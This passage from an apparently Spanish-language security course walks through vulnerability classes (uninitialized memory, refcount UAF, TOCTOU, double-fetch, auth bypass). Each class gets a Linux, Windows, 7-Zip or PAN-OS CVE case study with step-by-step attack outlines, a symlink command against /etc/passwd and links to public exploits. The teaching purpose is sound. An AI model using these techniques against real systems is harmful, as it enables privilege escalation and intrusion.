para bypass de KASLR) - **Flags de capacidad** (para escalada de privilegios) - **Campos de estructura** (para confusión de tipos)

Por Qué Es Peligroso:

```
// Código vulnerable - variable no inicializada
void vulnerable_function(struct netlink_msg *msg) {
    struct nft_pipapo_match *m; // ← NO INICIALIZADO

    // Si algún camino de código no asigna 'm'...
    if (some_condition(msg)) {
        m = find_match(msg);
    }
    // ... pero 'm' se usa incondicionalmente

    copy_to_user(response, &m, sizeof(m)); // ← Filtra pila residual
}
```

Caso de Estudio: CVE-2024-26581 — Linux Kernel Netfilter

Campo	Detalle
Producto Afectado	Linux Kernel (subsistema netfilter)
Tipo	Uso de Variable No Inicializada
Vector	Mensajes netlink locales
Severidad	Alta
PoC Disponible	sploitus.com/exploit?id=A4D521EE-225F-57D5-8C31-9F1C86D066B6

El Bug

El subsistema netfilter del kernel Linux contenía una vulnerabilidad de variable no inicializada en el componente `nf_tables`. Al procesar mensajes netlink para configurar reglas de firewall, la función `nft_pipapo_walk()` fallaba en inicializar una variable local antes de su uso.

La variable no inicializada de pila podría contener datos residuales de llamadas a funciones previas, incluyendo punteros del kernel y direcciones de memoria sensibles.

El Ataque (Paso a Paso)

1. **Obtener Capacidades:**
   - Atacante está en espacio de nombres de usuario no privilegiado
   - User namespaces otorgan `CAP_NET_ADMIN` (default en Ubuntu, Debian)
2. **Disparar el Bug:**
   - Enviar mensajes netlink específicos de configuración de nf_tables
   - Causar que se ejecute la ruta de código con variable no inicializada
   - La variable se lee y se copia de vuelta al espacio de usuario
3. **Recolectar Información:**
   - Repetir el trigger múltiples veces
   - Analizar datos retornados

   - Extraer direcciones de kernel (heap, stack, código)
4. **Explotar con Información:**
   - Usar direcciones filtradas para evadir KASLR
   - Combinar con otra vulnerabilidad de escritura de netfilter
   - Lograr escalada de privilegios completa (LPE chain)

Impacto

- **Divulgación de información** → bypass de KASLR
- **Las direcciones del kernel filtradas** permiten explotación confiable de otras vulnerabilidades
- **Particularmente peligrosa** cuando se combina con otros bugs de netfilter para cadenas LPE completas

Peligro del Combo: Netfilter + User Namespaces

Muchas distribuciones Linux permiten user namespaces no privilegiados por defecto: - **Ubuntu:** Habilitado por defecto - **Debian:** Habilitado por defecto - **Fedora:** Habilitado por defecto

Esto significa que `CAP_NET_ADMIN` está disponible para usuarios no privilegiados, haciendo que bugs de netfilter sean explotables sin privilegios root.

Mitigación

Linux kernel 6.8-rc1 (febrero 2024): - Añadió inicialización apropiada: `struct nft_pipapo_match *m = NULL;` - Habilitó inicializadores designados para estructuras de pila - Habilitó advertencias de compilador más estrictas (`-Wuninitialized`) para netfilter

Observaciones

Las lecturas de memoria no inicializada son frecuentemente la primera etapa en cadenas de explotación: - Proporcionan reducciones de entropía para evadir mitigaciones modernas - Son particularmente valiosas en explotación de kernel donde KASLR es esencial - La combinación de user namespaces no privilegiados y fugas de netfilter hace esta clase de vulnerabilidad accesible a atacantes locales sin requerir privilegios root

---


2.1.6. 1.1.6 Errores de Conteo de Referencias (Reference Counting Bugs)

Descripción General

Los errores de conteo de referencias ocurren cuando hay incrementos/decrementos incorrectos o desbordamientos en contadores que controlan el tiempo de vida de objetos (sistemas de archivos, networking, drivers). Estos bugs pueden llevar a: - **Liberación prematura:** Objeto liberado mientras referencias aún existen → UAF - **Memory leak:** Objeto nunca liberado → agotamiento de memoria - **Double-free:** Decremento excesivo → corrupción de heap

Mecánica de Reference Counting:

```
┌─────────────────────────────────────────────────────────┐
│            GESTIÓN DE CONTEO DE REFERENCIAS             │
├─────────────────────────────────────────────────────────┤
│                                                         │
│  CORRECTO:                                              │
```



Caso de Estudio: CVE-2022-32250 — Linux Netfilter nf_tables

Campo	Detalle
Producto Afectado	Linux Kernel (nf_tables)
Tipo	Error de Conteo de Referencias → UAF
Vector	User namespaces no privilegiados
Severidad	Crítica
Exploit Público	github.com/theori-io/CVE-2022-32250-exploit

El Bug

El subsistema netfilter del kernel Linux (`net/netfilter/nf_tables_api.c`) tenía un error de conteo de referencias en el componente nf_tables. Una verificación incorrecta de `NFT_STATEFUL_EXPR` fallaba en rastrear adecuadamente los tiempos de vida de objetos de expresión durante actualizaciones de reglas, llevando a destrucción prematura de objetos mientras referencias aún existían.

El Ataque (Paso a Paso)

1. **Configuración del Entorno:**
   - Atacante crea user namespace no privilegiado
   - Esto otorga `CAP_NET_ADMIN` dentro del namespace
   - Permite manipular reglas de nf_tables
2. **Disparar el Bug:**
   - Crear expresiones stateful en reglas de nf_tables
   - Modificar reglas en secuencias específicas
   - Causar que el kernel decremente refcount incorrectamente
3. **Condición UAF:**

- El kernel libera un objeto de expresión
- Otra referencia al objeto aún existe
- El código continúa usando el puntero colgante

4. **Explotación:**
   - Usar técnicas de heap spray para reclamar la memoria liberada
   - Colocar datos controlados por atacante en la ubicación
   - Usar el puntero colgante para lograr lectura/escritura arbitraria
5. **Escalada de Privilegios:**
   - Modificar credenciales del proceso (`task_struct->cred`)
   - O sobrescribir punteros de función del kernel
   - Obtener root desde usuario no privilegiado

Impacto

- **Escalada de privilegios local** de cualquier usuario a root en sistemas que permiten namespaces no privilegiados
- **La primitiva UAF** puede explotarse para lectura/escritura arbitraria de memoria del kernel
- **Afectó kernels Linux desde 4.1** (2015) hasta **5.18.1** (2022) - más de 7 años de vulnerabilidad
- **Exploit público disponible** hace esta vulnerabilidad especialmente peligrosa

Distribuciones Afectadas (namespaces habilitados por defecto): - Ubuntu - Debian - Fedora - Y muchas otras

Mitigación

Linux kernel 5.18.2+ corrigió la lógica de conteo de referencias: - Añadió incrementos/decrementos de refcount explícitos en los puntos apropiados del código - Aseguró rastreo adecuado del tiempo de vida durante operaciones de reglas - Agregó validaciones adicionales en expresiones stateful

Observaciones

Los bugs de conteo de referencias: - **Son sutiles:** Pueden llevar a condiciones de liberación prematura → use-after-free - **O desbordamiento de refcount** → free mientras referencias permanecen - **Son particularmente peligrosos** en código del kernel donde gestión del tiempo de vida de objetos es crítica - **La accesibilidad vía user namespaces no privilegiados** hizo esta vulnerabilidad particularmente impactante para escalada de privilegios local


---

2.1.7. 1.1.7 Desreferencia de Puntero Nulo (NULL Pointer Dereference)

Descripción General

Desreferenciar un puntero NULL en código privilegiado. Mientras los sistemas modernos típicamente previenen el mapeo de páginas NULL en espacio de usuario (mitigando técnicas históricas de escalada de privilegios), las desreferencias de puntero NULL en kernel siguen siendo fuente significativa de vulnerabilidades de: - **Denegación de Servicio** (kernel panic inmediato) - **Divulgación de Información** (en algunos contextos) - **Escalada de Privilegios** (en configuraciones específicas legacy)

Evolución de la Mitigación:



Caso de Estudio: CVE-2023-52434 — Linux SMB Client

Campo	Detalle
Producto Afectado	Linux Kernel (cliente SMB/CIFS)
Tipo	Desreferencia de Puntero Nulo
Vector	Servidor SMB malicioso
Severidad	Alta (CVSS 8.0)
Vector de Ataque	Red adyacente

El Bug

La implementación del cliente SMB del kernel Linux contenía una vulnerabilidad de desreferencia de puntero nulo en la función `smb2_parse_contexts()`. Al parsear respuestas del servidor durante el establecimiento de conexión SMB2/SMB3, el código fallaba en validar apropiadamente offsets y longitudes de estructuras de contexto de creación antes de desreferenciar punteros.

Los contextos malformados con offsets inválidos podían causar que el kernel accediera a direcciones de memoria no mapeadas, disparando una desreferencia de puntero nulo.

El Ataque (Paso a Paso)

1. **Vector de Entrada:**
   - Servidor SMB malicioso o comprometido en la red
   - O ataque man-in-the-middle modificando respuestas SMB
2. **Trigger:**

- Servidor envía respuestas SMB2_CREATE con estructuras de contexto de creación inválidas
- Offsets apuntan fuera de los datos válidos
- O longitudes calculan a direcciones NULL

3. **Crash:**
   - Cliente Linux intenta montar el share o acceder a archivos
   - Kernel parsea contextos malformados sin verificación de límites
   - Acceso a dirección inválida → kernel panic
4. **Resultado:**

```
BUG: unable to handle page fault for address: ffff8881178d8cc3
#PF: supervisor read access in kernel mode
...
Call Trace:
 smb2_parse_contexts+0x...
```

Impacto

- **Denegación de servicio** afectando kernels Linux desde 5.3 hasta 6.7-rc5
- **La desreferencia de puntero nulo** causaba kernel panic inmediato
- **Cualquier usuario con permiso para montar shares SMB** podía disparar la vulnerabilidad
- **Explotable en entornos multi-usuario** donde montaje SMB está permitido

Contextos de Explotación: - **Red corporativa:** Usuario malicioso levanta servidor SMB falso - **WiFi público:** Atacante hace MITM de conexiones SMB - **Red comprometida:** Servidor SMB legítimo comprometido envía respuestas maliciosas

Mitigación

Parches del kernel Linux (versiones 5.4.277, 5.10.211, 5.15.150, 6.1.80 y 6.6.8+): - Añadieron validación comprehensiva de offsets de contextos de creación - Verifican que longitudes no excedan límites del búfer - Aseguran que toda aritmética de punteros permanezca dentro de límites asignados

Observaciones

Las desreferencias de puntero nulo en parsers de protocolos de red son particularmente peligrosas porque: - **Pueden ser disparadas remotamente** por servidores maliciosos - **O mediante ataques MITM** modificando tráfico de red - **Mientras las protecciones modernas del kernel** previenen el mapeo de página NULL (mitigando RCE histórico) - **El impacto de DoS permanece crítico** para disponibilidad

---

2.1.8. 1.1.8 Conclusiones de Corrupción de Memoria

Hallazgos Clave:

1. **La corrupción de memoria sigue siendo prevalente:** A pesar de décadas de investigación en seguridad, los bugs de corrupción de memoria continúan plagando software, especialmente en bases de código C/C++.

2. **La defensa en profundidad es esencial:** Cada ejemplo del mundo real muestra atacantes evadiendo múltiples mecanismos de protección (DEP, ASLR, CET, XFG, safe-linking).
3. **Las mitigaciones modernas elevan la barrera pero no eliminan el riesgo:** Mientras tecnologías como CET shadow stack y safe-linking dificultan la explotación, atacantes determinados continúan encontrando bypasses.
4. **Las causas raíz son similares, pero los contextos difieren:** Bugs de stack, heap y UAF comparten causas raíz comunes (verificación inadecuada de límites, gestión de tiempo de vida) pero requieren diferentes técnicas de explotación.
5. **Los componentes legacy permanecen vulnerables:** Vulnerabilidades de años de antigüedad en parsers de office y manejadores de archivos continúan siendo explotadas debido a ciclos de parcheo lentos.

Preguntas de Discusión:

1. ¿Qué puntos en común ves a través de las clases de vulnerabilidades de corrupción de memoria cubiertas?
2. ¿Por qué persisten las vulnerabilidades de corrupción de memoria a pesar de décadas de investigación en lenguajes memory-safe?
3. ¿Cómo difieren las técnicas de explotación entre vulnerabilidades de stack, heap y UAF?
4. ¿Qué mecanismos de defensa fueron evadidos en cada ejemplo, y qué nos dice eso sobre el estado actual de la mitigación de exploits?

2.2. 1.2 Vulnerabilidades Lógicas y Condiciones de Carrera

Las vulnerabilidades lógicas no involucran corrupción de memoria pero pueden ser igualmente peligrosas. Esta sección cubre condiciones de carrera, bugs TOCTOU, double-fetch, fallas de autenticación, primitivas de escritura arbitraria y mal uso de sincronización.

Recursos de Lectura: - "Web Application Security, 2nd Edition" por Andrew Hoffman - Capítulo 18: "Business Logic Vulnerabilities" - Portswigger Logic Flaws - Time-of-check Time-of-use (TOCTOU) Vulnerabilities - Microsoft: Avoiding Race Conditions

---

2.2.1. 1.2.1 Condiciones de Carrera (Race Conditions)

Descripción General

Una condición de carrera ocurre cuando el comportamiento del software depende del timing relativo de eventos, como el orden en que los hilos ejecutan. Cuando múltiples hilos o procesos acceden a recursos compartidos sin sincronización apropiada, un atacante puede manipular el timing para causar comportamiento inesperado.

Patrones Comunes:

1. **Condiciones de Carrera en Sistema de Archivos:** Verificar permisos de un archivo, luego abrirlo (atacante intercambia el archivo entre verificación y apertura)

2. **Double-Fetch:** Kernel lee memoria de modo usuario dos veces, atacante la modifica entre lecturas
3. **Primitivas de Sincronización:** Uso faltante o incorrecto de locks, mutexes u operaciones atómicas

---


Caso de Estudio: CVE-2024-26218 — Windows Kernel TOCTOU

Campo	Detalle
Producto Afectado	Windows Kernel
Tipo	Condición de Carrera TOCTOU
Vector	Local
Severidad	Alta (CVSS 7.7)

El Bug

Una condición de carrera Time-of-Check Time-of-Use en el Windows Kernel permitía a un atacante explotar una ventana de timing entre la validación y el uso de recursos del kernel. La vulnerabilidad ocurría cuando el kernel verificaba permisos o estados de recursos pero no realizaba atómicamente la operación subsecuente, permitiendo a un hilo en carrera modificar el estado del recurso entre verificación y uso.

El Ataque (Paso a Paso)



```
│     │    privilegios                  │                        │
└──────────────────────────────────────────────────────────────────┘
```

Impacto

- Escalada de privilegios local de usuario de bajos privilegios a **SYSTEM**
- Afectó Windows 10, Windows 11 y Windows Server 2019/2022
- Parcheado en abril 2024 (Microsoft Patch Tuesday)

Por Qué Es Difícil de Corregir:

Las condiciones de carrera requieren: - Operaciones atómicas de check-and-use - Mecanismos de bloqueo apropiados a través de subsistemas complejos del kernel - Copia defensiva para asegurar que el estado verificado coincida con el estado usado - Muchas operaciones del kernel asumen ejecución secuencial sin considerar modificación concurrente

Mitigación

Microsoft implementó: - Operaciones atómicas de verificación y uso - Mecanismos de bloqueo apropiados para recursos compartidos - Copia defensiva para asegurar coincidencia de estado verificado/usado

Observaciones

Las condiciones de carrera son difíciles de reproducir pero proporcionan explotación confiable cuando el timing es controlado. Requieren comprensión profunda del modelo de concurrencia del sistema objetivo.

2.2.2. 1.2.2 Vulnerabilidades TOCTOU (Time-of-Check Time-of-Use)

Descripción General

TOCTOU es un tipo específico de condición de carrera donde hay una brecha entre verificar una condición y usar el resultado. Durante esa brecha, la condición puede cambiar, invalidando la verificación.

Ejemplo Clásico — Ataques con Symlinks:

```
// Programa vulnerable
1. if (access("/tmp/important_file", W_OK) == 0) {  // VERIFICACIÓN
   // [VENTANA DE CARRERA] Atacante: ln -s /etc/passwd /tmp/important_file
2.    fd = open("/tmp/important_file", O_WRONLY);    // USO
       write(fd, data, size);  // ¡Escribe a /etc/passwd!
   }
```

Impacto del Mundo Real:

- **Escalada de Privilegios:** Bugs TOCTOU en programas privilegiados permiten a usuarios no privilegiados modificar archivos protegidos
- **Bypass de Verificaciones de Seguridad:** Verificaciones de autenticación o autorización pueden ser eludidas si el recurso cambia entre verificación y uso
- **Corrupción de Datos:** Modificaciones inesperadas de archivos pueden corromper el estado del sistema

---

Caso de Estudio: CVE-2025-11001/11002 — 7-Zip Symlink Path Traversal

Campo	Detalle
Producto Afectado	7-Zip
Tipo	TOCTOU / Path Traversal via Symlink
Vector	Archivo ZIP malicioso
Severidad	Alta

El Bug

La validación impropia de objetivos de symlinks en la extracción de ZIP permitía traversal de directorios vía symlinks maliciosos, habilitando escrituras fuera del directorio de extracción previsto.

El Ataque:

1. **Preparación del Archivo Malicioso:**
   - Atacante crea archivo ZIP/RAR especialmente diseñado
   - Incluye un symlink: `link.txt -> ../../../etc/cron.d/malicious`
   - Incluye archivo `link.txt` con contenido malicioso
2. **Extracción:**
   - Usuario extrae archivo en `/home/user/downloads/`
   - 7-Zip crea symlink que apunta fuera del directorio
   - Luego escribe contenido al symlink
3. **Resultado:**
   - Archivo escrito a `/etc/cron.d/malicious`
   - Ejecución de código como root cuando cron procesa el archivo

Impacto

- Escritura arbitraria de archivos llevando a potencial RCE en contexto de usuario
- Dependiendo del directorio objetivo (ej. `~/.bashrc`, `/etc/cron.d/`, `~/.ssh/authorized_keys`), puede permitir escalada de privilegios
- Afecta a todos los usuarios que extraen archivos de fuentes no confiables

Mitigación

Las actualizaciones abordaron: - Validación de conversión y lógica de symlinks durante extracción - Verificación de que rutas de destino permanezcan dentro del directorio de extracción - Rechazo de symlinks que apuntan fuera del contexto de extracción

Observaciones


Las vulnerabilidades TOCTOU en parsers de archivos son particularmente peligrosas porque los usuarios frecuentemente extraen archivos de fuentes no confiables sin verificación adicional.

2.2.3. 1.2.3 Vulnerabilidades Double-Fetch

Descripción General

Un *double-fetch* ocurre cuando el código del kernel lee memoria de modo usuario dos veces, asumiendo que no cambiará entre lecturas. Un atacante con múltiples hilos puede modificar la memoria después de la primera lectura pero antes de la segunda, causando que el código del kernel opere sobre datos inconsistentes.

Mecánica:



Caso de Estudio: CVE-2023-4155 — Linux KVM AMD SEV Double-Fetch

Campo	Detalle
Producto Afectado	Linux Kernel (KVM AMD SEV)
Tipo	Double-Fetch → Stack Overflow
Vector	Invitado VM malicioso
Severidad	Alta

El Bug

Una condición de carrera double-fetch en la implementación KVM AMD Secure Encrypted Virtualization del kernel Linux. Invitados KVM usando SEV-ES o SEV-SNP con múltiples vCPUs podían disparar la vulnerabilidad manipulando memoria compartida de invitado que el hypervisor lee dos veces sin sincronización apropiada.

El Patrón del Bug:

El manejador `VMGEXIT` en el hypervisor leía memoria controlada por el invitado para determinar qué operación realizar. Un atacante podía modificar esta memoria entre la primera lectura (validación) y la segunda lectura (uso), causando comportamiento inconsistente.

El Ataque (Paso a Paso)

1. **Primera Lectura:** Hypervisor lee memoria del invitado para validar el código de razón de VMGEXIT
2. **Ventana de Carrera:** El hilo vCPU del atacante modifica la memoria del invitado conteniendo el código de razón
3. **Segunda Lectura:** Hypervisor lee el valor modificado y procesa una operación diferente a la validada
4. **Resultado:** Invocación recursiva del manejador VMGEXIT, llevando a desbordamiento de pila

Impacto

- Denegación de servicio (DoS) vía desbordamiento de pila en hypervisor
- En configuraciones del kernel sin páginas de guarda de pila (`CONFIG_VMAP_STACK`), **potencial escape de invitado a host**
- Afecta entornos de virtualización con AMD SEV habilitado

Por Qué Es Difícil de Corregir:

Los double-fetch requieren: - Identificar **todas** las ubicaciones donde código del hypervisor lee memoria del invitado múltiples veces - Copiar datos del invitado a memoria del hypervisor **una vez** - Operar sobre la copia estable - Consideraciones de rendimiento hacen la copia defensiva costosa en rutas calientes de virtualización

Mitigación

Los parches del kernel Linux: - Añadieron sincronización apropiada para asegurar que el código de razón VMGEXIT se lea una vez - Almacenaron el valor en variable local antes de validación y uso - Añadieron verificaciones para prevenir invocación recursiva del manejador

Observaciones

Las vulnerabilidades double-fetch son particularmente difíciles de corregir y particularmente peligrosas en contextos de hypervisor donde el escape invitado→host tiene impacto crítico.

2.2.4. 1.2.4 Fallas Lógicas en Autenticación

Descripción General

Bugs en el flujo lógico de verificaciones de autenticación o autorización que permiten a atacantes evadir límites de seguridad sin explotar corrupción de memoria.

Tipos de Fallas Lógicas de Autenticación:

Tipo	Descripción	Ejemplo
Bypass de Autenticación	Acceder sin credenciales	Solicitudes malformadas evaden verificación
Escalada Vertical	Usuario se convierte en admin	Manipulación de parámetros de rol
Escalada Horizontal	Usuario A accede a datos de B	IDOR (Insecure Direct Object Reference)
Confusión de Estado	Estado de sesión inconsistente	Tokens de reseteo reutilizables

---

Caso de Estudio: CVE-2024-0012 — Palo Alto PAN-OS Authentication Bypass

Campo	Detalle
Producto Afectado	Palo Alto Networks PAN-OS
Tipo	Bypass de Autenticación
Vector	Interfaz web de administración
Severidad	Crítica
PoC Disponible	github.com/0xjessie21/CVE-2024-0012

El Bug

El software PAN-OS de Palo Alto Networks contenía una vulnerabilidad de bypass de autenticación en su interfaz web de administración. La vulnerabilidad permitía a un atacante no autenticado evadir completamente las verificaciones de autenticación y obtener privilegios de administrador sin proporcionar ninguna credencial.

El Ataque:

1. Atacante tiene acceso de red a la interfaz web de administración de PAN-OS
2. Envía solicitudes especialmente diseñadas que evaden la lógica de autenticación
3. No se requieren credenciales ni interacción del usuario
4. Atacante obtiene acceso directo de administrador

Impacto

- **Bypass completo de autenticación** permitiendo a atacantes remotos no autenticados obtener privilegios de administrador de PAN-OS
- Habilitaba realizar acciones administrativas:
  - Manipular configuraciones de firewall
  - Crear reglas para permitir tráfico malicioso
  - Extraer configuraciones y credenciales
- Podía **encadenarse** con otras vulnerabilidades como **CVE-2024-9474** para explotación adicional

Mitigación

Palo Alto lanzó parches en versiones 10.2.12, 11.0.6, 11.1.5 y 11.2.4 (noviembre 2024): - Corrigieron la lógica de validación de autenticación - Recomendaron restringir acceso a la interfaz de administración solo a IPs internas confiables como defensa en profundidad

Observaciones

Las fallas lógicas en autenticación y autorización pueden llevar a: - **Escalada de privilegios** (usuario se convierte en admin) - **Escalada horizontal** (usuario A accede a datos de usuario B) - **Bypass de autenticación** (acceso sin credenciales)


Todo **sin corrupción de memoria**. Verificaciones faltantes, confusión de estado, manipulación de parámetros y fallas de gestión de sesión son patrones comunes.

2.2.5. 1.2.5 Escritura Arbitraria (Write-What-Where)

Descripción General

Una primitiva de escritura arbitraria permite al atacante escribir un valor controlado a una dirección controlada. Esta es una de las primitivas de explotación más poderosas, ya que permite modificar cualquier ubicación de memoria.

Usos de Escritura Arbitraria:



Caso de Estudio: CVE-2024-21338 — Windows AppLocker Driver Arbitrary Function Call

Campo	Detalle
Producto Afectado	Windows AppLocker driver (appid.sys)
Tipo	Llamada Arbitraria a Función → Escritura Arbitraria
Vector	Local (servicio local o impersonación de admin)

Campo	Detalle
Severidad	Alta
PoC Disponible	github.com/hakaioffsec/CVE-2024-21338

El Bug

